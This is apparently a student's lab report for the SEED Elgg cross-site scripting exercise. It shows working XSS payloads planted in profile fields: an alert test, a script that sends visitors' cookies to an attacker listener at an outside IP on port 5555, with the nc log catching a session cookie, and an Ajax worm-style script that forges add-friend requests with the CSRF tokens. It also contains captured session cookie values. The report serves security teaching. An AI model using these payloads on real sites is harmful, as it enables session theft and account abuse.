
Task1

Inserted <script>alert('XSS');</script> in Alice'sbrief description field, able to display an alert window when another user views Alice profile.




```
Content-Length: 29935
Content-Type: application/ja

http://ec2-3-86-106-180
Host: ec2-3-86-106-180.compu
User-Agent: Mozilla/5.0 (Mac
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=
Accept-Encoding: gzip, defla
Connection: keep-alive
Referer: http://ec2-3-86-106
Cookie: Elgg=9dq3derf1vd0efa
GET: HTTP/1.1 200 OK
Date: Wed, 14 Oct 2020 11:57
Server: Apache/2.4.18 (Ubunt
Expires: Wed, 14 Apr 2021 11
Pragma: public
Cache-Control: public
ETag: "1601267042"
Content-Length: 4328
Content-Type: image/png

http://ec2-3-86-106-180
Host: ec2-3-86-106-180.compu
User-Agent: Mozilla/5.0 (Mac
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=
Accept-Encoding: gzip, defla
Connection: keep-alive
Referer: http://ec2-3-86-106
Cookie: Elgg=9dq3derf1vd0efa
GET: HTTP/1.1 200 OK
Date: Wed, 14 Oct 2020 11:57
Server: Apache/2.4.18 (Ubunt
Expires: Wed, 14 Apr 2021 11
Pragma: public
Cache-Control: public
ETag: "1601267042-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 3273
Content-Type: image/svg+xml;
```

XSS

Task2

Q1. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that another user visiting it will display the visitor's cookie. Document this using screenshot showing the code and that it is executed.

insert js code into boby's brief description




Brief description

<script>alert(document.cookie);</script>


Public

Then the alert window display boby's cookie



Elgg=1obnu12th7m3ucname1j1rkdk5

Then log in as Samy and view boby’s profile , the alert window display Samy’s cookie




Elgg=oipotbs9qq9ntrl1aln9n9un27

Task3

Q2. Embed the Javascript code into Boby's profile (e.g. in the brief description field) and demonstrate that when another user visits Boby's profile that the cookie is sent to the attacker's machine. You will need multiple screenshots and describe what is happening.


add inbound rule and set the port to be 80



Inbound rules

Type	Protocol	Port range	Source	Description - optional
HTTP	TCP	80	0.0.0.0/0	-
HTTP	TCP	80	::/0	-
SSH	TCP	22	0.0.0.0/0	-
Custom TCP	TCP	5555	0.0.0.0/0	-
Custom TCP	TCP	5555	::/0	-

then adding script to boby's profile




Edit profile

Display name: Boby

About me:

```
<script>
document.write('<img src="http://3.86.106.180:5555/cookie=' + escape(document.cookie) + '" />');
</script>
```


Then use nc -l 5555 -v to listen begin listen to port 5555
and sign in as Samy to view boby's profile
Thenwe receive Samy's cookie on port 5555



```
[[10/14/20]seed@ip-172-31-90-127:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [202.74.206.230] port 5555 [tcp/*] accepted (family 2, sport 161
49)
GET /cookie=Elgg%3Dnltarq8c3nb1rukaqb3dp51sh6 HTTP/1.1
Host: 3.86.106.180:5555
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:81.0) Gecko/2010010
1 Firefox/81.0
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://ec2-3-86-106-180.compute-1.amazonaws.com/profile/boby
```

Task4:

Q3. Submit screenshots demonstrating that this attack works and include your code.



Edit profile


Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://ec2-3-86-106-180.compute-1.amazonaws.com/action/friends/add?friend=47"+ts
+token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

After inserted the script and log in as Bobby, we can see that boby has no friends yet




Boby

About me

Friends


No friends yet.

Then we use bobby’s account to vist Samy’s profile and reload it ,we can see that the Firefox’s tool indicates that both add-friend and edit Ajax HTTPrequests are constructed.



状态	方法	域名	文件	发起者	类型	传输	大小	0 毫秒	640 毫秒
200	GET	ec2-3-86-106-180.c...	favicon-128.png	FaviconLoader.jsm:179 (...	png	已缓存	4.23 KB		0 毫秒
200	GET	ec2-3-86-106-180.c...	favicon.svg	FaviconLoader.jsm:179 (...	svg	已缓存	6.35 KB		0 毫秒
302	GET	ec2-3-86-106-180.c...	add?friend=47&__elgg_ts=1602851968&__elgg_token=JD5OYDHTAr	samy:70 (xhr)	html	3.47 KB	12.48 KB		252 毫秒

, we can see Samy is already Boby’s friend as Remove friend shown.



Q4. Explain the purpose of the following two lines:

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts var

This line is for getting a new valid timestamp token and assign the value


token="&__elgg_token="+elgg.security.token.__elgg_token

This line is for getting the valid random token and assign the value.

These are created to validate the request. The secret token will be assigned to the session and will be stored as a cookie and the token has to be obtained.

Q5. If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? Justify your answer.

It can still launch, the editor mode is only for showing up the code in visual but the js code is still active. to justify my answer, I put js code into the editor mode as below




Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://ec2-3-86-106-180.compute-
1.amazonaws.com/action/friends/add?friend=47"+ts +token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://
ec2-3-86-106-180.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
```

and I log back in as Alice and visit Samy’s profile.



Samy

